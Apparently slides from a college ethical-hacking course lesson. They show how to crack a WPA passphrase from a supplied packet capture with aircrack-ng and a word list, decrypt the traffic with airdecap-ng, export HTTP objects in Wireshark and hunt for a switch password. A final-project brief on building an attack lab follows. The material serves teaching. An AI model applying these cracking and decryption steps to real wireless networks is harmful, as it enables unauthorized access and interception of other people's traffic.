
# Capture

# 1QXjSX

# airportSniff1QXjSX.cap



<http://hayrocket.com/cabrillo/dm160b/>



<http://hayrocket.com/cabrillo/dm160b/final/>

```
scp -p xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/* .
```

```
root@eh-kali-05:~# scp -p simben76@opus.cis.cabrillo.edu:../depot/lesson13/* .
simben76@opus.cis.cabrillo.edu's password:
Permission denied, please try again.
simben76@opus.cis.cabrillo.edu's password:
airportSniff1QXjSX.cap                100% 7510KB   7.3MB/s   00:00
airportSniffdZH641.cap                100%   39MB   38.5MB/s   00:01
airportSniffENFGOR.cap                100% 6548KB   6.4MB/s   00:00
airportSniffyG7m8J.cap                100% 3023KB   3.0MB/s   00:00
root@eh-kali-05:~#
```

```
scp xxxxxx76@opus.cis.cabrillo.edu:../depot/randomwords .
```

```
root@eh-kali-05:~# scp simben76@opus.cis.cabrillo.edu:../depot/randomwords .
simben76@opus.cis.cabrillo.edu's password:
randomwords                            100% 4838KB
4.7MB/s   00:00
root@eh-kali-05:~#
```

*Obtain the packet captures files and word list*

**ls -lah air\***

```
root@eh-kali-05:~# ls -lah air*
-rw-r--r-- 1 root root 7.4M Nov 21 18:45 airportSniff1QXjSX.cap
-rw-r--r-- 1 root root 39M Nov 21 10:21 airportSniffdZH641.cap
-rw-r--r-- 1 root root 6.4M Nov 21 10:14 airportSniffENFGOR.cap
-rw-r--r-- 1 root root 4.5M Nov 21 11:10 airportSniffENFGOR-dec.cap
-rw-r--r-- 1 root root 3.0M Nov 21 11:40 airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 1.3M Nov 21 13:12 airportSniffyG7m8J-dec.cap
root@eh-kali-05:~#
```

*Obtain the packet captures files and word list*



```
aircrack-ng airportSniff1QXjSX.cap -w randomwords -b 00:06:25:4B:21:B4
```

Opening airportSniff1QXjSX.cap  
Reading packets, please wait...

```
root@eh-kali-05: ~  
  
Aircrack-ng 1.2 rc4  
  
[00:04:29] 176280/338328 keys tested (655.90 k/s)  
  
Time left: 4 minutes, 7 seconds          52.10%  
  
Current passphrase: erythrophore  
  
Master Key      : 8F DD F7 4E 4B 09 3F D0 45 82 7B 1D 60 3C D6 DB  
                  33 D3 95 7F D7 BD 87 02 23 A5 01 06 E2 91 47 5C  
  
Transient Key   : E5 C6 C5 25 9E 3B 44 41 04 40 01 22 8F 7E EA BB  
                  64 54 9D 70 88 08 50 AD 5D F1 FC 1C B2 FC 1D BD  
                  C4 63 1A 5C 73 8E A1 74 73 39 64 D7 FF E9 11 A7  
                  6B 8D F1 1B 58 F9 DB 18 54 65 FF CE 0A C4 88 15  
  
EAPOL HMAC     : 5A AA 21 EC CD 94 21 CE 8D C8 E9 B2 1E 5F 62 89
```

# Activity

As root, on your EH-Kali-XX VM:

```
scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/* .
```

```
scp xxxxxx76@opus.cis.cabrillo.edu:../depot/randomwords .
```

```
aircrack-ng airportSniff1QXjSX.cap -w randomwords -b 00:06:25:4B:21:B4
```

*What is the WPA shared key? Write your answer in the chat window*



```
root@eh-kali-05:~# time aircrack-ng airportSniff1QXjSX.cap -w randomwords -b
00:06:25:4B:21:B4
Opening airportSniff1QXjSX.cap
Reading packets, please wait...
```

Aircrack-ng 1.2 rc4

[00:08:36] 338052/338328 keys tested (658.54 k/s)

Time left: 0 seconds

99.92%

KEY FOUND! [ Hornblower ]

```
Master Key      : 95 5B CA 0F 59 BE 99 2E 64 F7 88 71 6A 66 71 57
                  CA B8 8D CC 54 1A 4E 09 6C 1A AC E3 F3 4B 22 C6
```

```
Transient Key   : B4 E3 8A 3B DF E9 60 A9 49 04 B8 FF D7 1F 4F 75
                  85 2D C3 E2 8B 51 EE E7 C1 CA 36 17 21 D8 22 9F
                  24 6D C4 90 DF 13 F0 30 F3 BE C1 CF BF 15 C8 82
                  26 EA 2D F2 23 5D 01 11 42 C5 3B 4F EF 03 46 40
```

```
EAPOL HMAC     : 94 AC F7 08 0D 7F 1F 02 BA 65 7C 9A 7A EE F3 B1
```

```
real    8m36.989s
user    8m30.784s
sys     0m2.488s
root@eh-kali-05:~#
```

airportSniff1QXjSX

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
41	0.905379	IntelCor_85:71:b8	Routerbo_79:9b:64	802.11	234	Data, SN=1791, FN=0, Flags=.p....
42	0.905485		IntelCor_85:71:b8 (...	802.11	39	Acknowledgement, Flags=.....C
43	0.958578	ArrisGro_f1:33:60	Broadcast	802.11	298	Beacon frame, SN=532, FN=0, Fla...
44	0.984931	Routerbo_79:9b:64	IntelCor_85:71:b8	802.11	266	Data, SN=3562, FN=0, Flags=.p....
45	0.985037		LinksysG_4b:21:b4 (...	802.11	39	Acknowledgement, Flags=.....C
46	1.003738	LinksysG_4b:21:b4	Broadcast	802.11	137	Beacon frame, SN=3563, FN=0, Fl...
47	1.029833	IntelCor_85:71:b8	Routerbo_79:9b:64	802.11	117	Data, SN=1792, FN=0, Flags=.p....
48	1.029939		IntelCor_85:71:b8 (...	802.11	39	Acknowledgement, Flags=.....C
49	1.102359	6f:99:0e:3e:84:24	f8:99:d6:62:2a:d4	802.11	1043	Association Response, SN=571, F...

▶ Frame 46: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits)

- ▶ Radiotap Header v0, Length 25
- ▶ 802.11 radio information
- ▶ IEEE 802.11 Beacon frame, Flags: .....C
- ▼ IEEE 802.11 wireless LAN management frame
  - ▶ Fixed parameters (12 bytes)
  - ▼ Tagged parameters (72 bytes)
    - ▶ Tag: SSID parameter set: linksysys
    - ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    - ▶ Tag: DS Parameter set: Current Channel: 5
    - ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    - ▶ Tag: ERP Information
    - ▶ Tag: ERP Information
    - ▶ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    - ▶ Tag: Vendor Specific: Broadcom
    - ▶ Tag: Vendor Specific: Microsof: WPA Information Element

airportSniff1QXjSX Packets: 29202 · Displayed: 29202 (100.0%) · Load time: 0:0.910 Profile: Default

```
airdecap-ng -p Hornblower -e linkysys airportSniff1QXjSX.cap
```

```
root@eh-kali-05:~# airdecap-ng -p Hornblower -e linkysys airportSniff1QXjSX.cap
Total number of packets read          29202
Total number of WEP data packets      157
Total number of WPA data packets     7447
Number of plaintext data packets      0
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets      2301
root@eh-kali-05:~#
```

```
root@eh-kali-05:~# ls -lth air*
-rw-r--r-- 1 root root 861K Nov 21 22:52 airportSniff1QXjSX-dec.cap
-rw-r--r-- 1 root root 7.4M Nov 21 18:45 airportSniff1QXjSX.cap
-rw-r--r-- 1 root root 1.3M Nov 21 13:12 airportSniffyG7m8J-dec.cap
-rw-r--r-- 1 root root 3.0M Nov 21 11:40 airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 4.5M Nov 21 11:10 airportSniffENFGOR-dec.cap
-rw-r--r-- 1 root root 39M Nov 21 10:21 airportSniffdZH641.cap
-rw-r--r-- 1 root root 6.4M Nov 21 10:14 airportSniffENFGOR.cap
root@eh-kali-05:~#
```

*Decrypt the packet capture file*

The screenshot shows the Wireshark interface with a capture file named 'airportSniff1QXjSX-dec.cap'. The main display area shows a list of network packets. Packet 1 is highlighted, showing it is an EAPOL Key packet of length 138 bytes. The packet details pane is expanded to show the 802.1X Authentication section, specifically the Key field. The key information includes a key descriptor type of EAPOL WPA Key, a key length of 16, and a replay counter of 2. The WPA key nonce is shown as a long string of zeros.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	SamsungE_eb:69:c1	LinksysG_4b:21:b4	EAPOL	138	Key (Group Message 2 of 2)
2	0.139094	::	ff02::1:ffeb:69c1	ICMPv6	103	Neighbor Solicitation for fe80:...
3	0.144166	::	ff02::16	ICMPv6	115	Multicast Listener Report Messa...
4	0.303411	0.0.0.0	224.0.0.22	IGMPv3	79	Membership Report / Leave group...
5	0.603378	fe80::e299:71ff:fee...	ff02::2	ICMPv6	95	Router Solicitation from e0:99:...
6	0.631011	0.0.0.0	255.255.255.255	DHCP	375	DHCP Discover - Transaction ID ...
7	1.142378	fe80::e299:71ff:fee...	ff02::2	ICMPv6	95	Router Solicitation from e0:99:...
8	1.154215	192.168.88.1	192.168.88.108	DHCP	367	DHCP Offer - Transaction ID ...
9	1.155530	0.0.0.0	255.255.255.255	DHCP	387	DHCP Request - Transaction ID ...

▶ Frame 1: 138 bytes on wire (1104 bits), 113 bytes captured (904 bits)  
 ▶ Ethernet II, Src: SamsungE\_eb:69:c1 (e0:99:71:eb:69:c1), Dst: LinksysG\_4b:21:b4 (00:06:25:4b:21:b4)  
 ▼ 802.1X Authentication  
   Version: 802.1X-2001 (1)  
   Type: Key (3)  
   Length: 95  
   Key Descriptor Type: EAPOL WPA Key (254)  
   ▶ Key Information: 0x0322  
   Key Length: 16  
   Replay Counter: 2  
   WPA Key Nonce: 00...  
   Key IV: 00  
   WPA Key RSC: 0000000000000000  
   WPA Key ID: 0000000000000000  
   WPA Key MIC: e939e6113a835bd3a79689455bce384f  
   WPA Key Data Length: 0

airportSniff1QXjSX-dec    Packets: 2301 · Displayed: 2301 (100.0%) · Load time: 0:0.84 · Profile: Default

The screenshot shows the Wireshark interface with a packet capture named 'airportSniff1QXjSX-dec.cap'. A dialog box titled 'Wireshark · Export · HTTP object list' is open, displaying a table of HTTP objects. The background shows a packet list with various items from hayrocket.com, including images, CSS files, and HTML pages.

Packet	Hostname	Content Type	Size	Filename
1911	hayrocket.com	image/gif	281 bytes	button-map-off-67x17.gif
1913	hayrocket.com	image/gif	297 bytes	button-rack-off-67x17.gif
1914	hayrocket.com	image/gif	268 bytes	button-live-off-67x17.gif
1918	hayrocket.com	text/css	1415 bytes	print.css
1941	hayrocket.com	image/gif	16 kB	logical-network-474x300.gif
1994	hayrocket.com	text/html	6886 bytes	config-corp.html
2008	hayrocket.com	text/html	5743 bytes	config-switch2.html
2020	hayrocket.com	text/html	6640 bytes	device-switch.html
2025	hayrocket.com	image/gif	770 bytes	device-switch-126x100.gif
2036	hayrocket.com	text/html	6128 bytes	device-router.html
2040	hayrocket.com	image/gif	886 bytes	device-router-126x100.gif
2047	hayrocket.com	text/html	5625 bytes	device-cloud.html
2052	hayrocket.com	image/gif	1187 bytes	device-cloud-126x100.gif
2056	hayrocket.com	text/html	5877 bytes	device-server.html
2063	hayrocket.com	image/gif	780 bytes	device-server-126x100.gif
2070	hayrocket.com	text/html	5905 bytes	physical.html
2119	hayrocket.com	image/jpeg	44 kB	physical-network-471x300.jpg
2130	hayrocket.com	text/html	4714 bytes	live.html
2275	hayrocket.com	text/html	4728 bytes	index.html


Buttons at the bottom of the dialog: Help, Save All, Close, Save.

## Activity

As root, on your EH-Kali-XX VM:

- 1) **scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/\* .**
- 2) **airdecap-ng -p Hornblower -e linksys airportSniff1QXjSX.cap**
- 3) Run Wireshark on the decrypted airportSniff1QXjSX-dec.cap file.
- 4) File > Export Objects > HTTP
- 5) Create a new lesson13c directory.
- 6) Save all the objects in the new directory.

*When finished note it in the chat window.*



The screenshot shows a Windows File Explorer window titled "Lesson13c" with a sidebar on the left containing navigation options like "Recent", "Home", "Desktop", "Documents", "Downloads", "Music", "Pictures", "Videos", "Trash", "Floppy Disk", and "Other Locations". The main pane displays a grid of files including "button-map-off-67x17.gif", "button-rack-off-67x17.gif", "cleardot.gif", "config-corp.html", "config-switch2.html", "connecttest.txt", "connecttest (1).txt", "device-switch.html", and "physical-network-471x300.jpg".

The "physical-network-471x300.jpg" file is selected and its properties are shown in a side panel. The properties include:
 

- Size: 471 x 300 pixels
- Type: JPEG image
- File Size: 45.0 kB
- Folder: Lesson13c
- Aperture
- Exposure
- Focal Length
- ISO
- Metering
- Camera
- Date
- Time

The image itself is a network diagram showing a physical network setup. It features several network devices:
 

- branch1** and **branch2**: Top rack units with ports labeled "s 0/1", "s 0/0", and "fa 0/0".
- isp**: A central rack unit with ports "s 0/3" and "s 0/1".
- frame-relay**: A rack unit with a "DLCI 201" label.
- corporate**: A rack unit with a "DLCI 102" label.
- switch2** and **switch1**: Bottom rack units with ports "s 0/0" and "fa 0/0".
- Server** and **PC**: Represented by icons connected to the network via green lines.

 A legend indicates that blue lines represent "DCE Serial" connections and green lines represent "Straight" connections.

At the bottom of the window, a taskbar shows the "physical-network-471x300.jpg" file selected, with a status bar indicating "physical-network-471x300.jpg" selected (45.0 kB).




The screenshot shows a file manager window titled 'Lesson13c' with a sidebar on the left containing 'Recent', 'Home', 'Desktop', 'Documents', 'Downloads', 'Music', 'Pictures', 'Videos', 'Trash', 'Floppy Disk', and 'Other Locations'. The main area displays a grid of files including 'device-switch-126x100.gif', 'dm160b', 'drop.gif', 'ex06.html', 'exercise2.css', 'exercise6.css', 'favicon.ico', 'favicon(1).ico', 'final', 'fly.gif', 'fountain-167x125.jpg', 'fountain-167x125(1).jpg', 'headings.css', 'image.php%3ftext=Not+Found&tag...', 'index.html', 'live.html', 'logical-network-474x300.gif', 'menu\_dropdown.css', 'not-optimized-400x300.jpg', and 'physical.html'. A window titled 'exercise6.css' is open in the foreground, showing the following CSS code:

```

/* Rich Simms DM 160B Exercise 5 */
* {
    color: teal;
    margin-left: auto; margin-right: auto;
    text-align: center;
    font-family: sans-serif;
}
    
```

The status bar at the bottom of the editor window shows 'CSS', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'. A tooltip at the bottom right of the editor window indicates '"exercise6.css" selected (1.6 kB)'.



- [Server](#)

## The Switch

[The Switch](#) The switch is the central point of the LAN (Local Area Network). The switch is called a layer 2 device. The network is often described as a stack of layers. Layer 1 is the physical part of the network which includes NICs (Network Interface Cards) and cables. Layer 2 is where the Ethernet protocol is used. Every network device has a unique MAC address and devices know how to send and receive Ethernet frames to each other on the same LAN.

The switch provides everything the older hub provided such as signal regeneration and more. A switch is much smarter than a hub and it can remember which MAC addresses it hears on each of its ports. It then uses that information to filter frames to only go where they should. Switches also allow full duplex operation so that devices attached to one of its ports can send and receive frames at the same time. The full duplex operation and filtering eliminate Ethernet collisions and allows better performance overall than the older hub based networks.

Switch technology also includes VLANs, spanning tree protocol and security. VLANs let the administrator group ports together into a virtual LANs that are separate. It is as if each VLAN was a separate network connected by a separate switch. This is useful if you want to contain confidential traffic. Spanning tree protocol eliminates network loops. A network loop is like a PA sound system and someone puts the microphone to close to the speaker which results in an ear splitting shriek. This can happen on a network too if frames are end up back at the same port that originally sent it. Port security provides controls on switch ports to restrict MAC addresses.

# Activity

As root, on your EH-Kali-XX VM:

- 1) Find the extracted config-switch2.html file.
- 2) What is the password used on this switch?


*Write your answer in the chat window.*

# Assignment



# Final Project

*Cabrillo College*



CIS 76 Linux Lab Exercise  
Final Project  
Fall 2016

**Final Project**

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

**Warning and Permission**

**Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!**

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

**Steps**

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

*Due in two weeks*



# Wrap up

## Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

*Final project due  
in two weeks*

Quiz questions for next class:

- No more quizzes!



# Backup